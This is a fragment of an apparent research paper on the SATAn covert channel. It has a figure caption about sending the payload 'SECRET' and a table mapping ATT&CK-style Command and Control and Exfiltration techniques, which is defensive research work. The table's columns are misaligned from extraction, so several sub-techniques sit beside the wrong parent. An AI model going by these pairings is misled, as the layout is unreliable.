


Fig. 6. The payload 'SECRET' transmitted with the SATAn covert channel

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Conclusions



Command and Control 16 techniques		Exfiltration 9 techniques	
Application Layer Protocol (4/4)	DNS	Automated Exfiltration (0/1)	Traffic Duplication
	File Transfer Protocols	Data Transfer Size Limits	
	Mail Protocols	Exfiltration Over Alternative Protocol (2/3)	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
	Web Protocols		Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Communication Through Removable Media		Exfiltration Over Unencrypted Non-C2 Protocol	
Data Encoding (0/2)	Non-Standard Encoding	Exfiltration Over C2 Channel	
	Standard Encoding	Exfiltration Over Other Network Medium (0/1)	Exfiltration Over Bluetooth
Data Obfuscation (3/3)	Junk Data	Exfiltration Over Physical Medium (0/1)	Exfiltration over USB
	Protocol Impersonation	Exfiltration Over Web Service (2/2)	Exfiltration to Cloud Storage
Dynamic Resolution (0/3)	Steganography	Scheduled Transfer	Exfiltration to Code Repository
	DNS Calculation	Transfer Data to Cloud Account	
	Domain Generation Algorithms		
Encrypted Channel (2/2)	Fast Flux DNS		
	Asymmetric Cryptography		
Fallback Channels	Symmetric Cryptography		
Ingress Tool Transfer			
Multi-Stage Channels			
Non-Application Layer Protocol			
Non-Standard Port			
Protocol Tunneling			
Proxy (1/4)	Domain Fronting		
	External Proxy		
	Internal Proxy		
Remote Access Software	Multi-hop Proxy		
	Port Knocking		
Traffic Signaling (0/1)	Bidirectional Communication		
Web Service (1/3)	Dead Drop Resolver		
	One-Way Communication		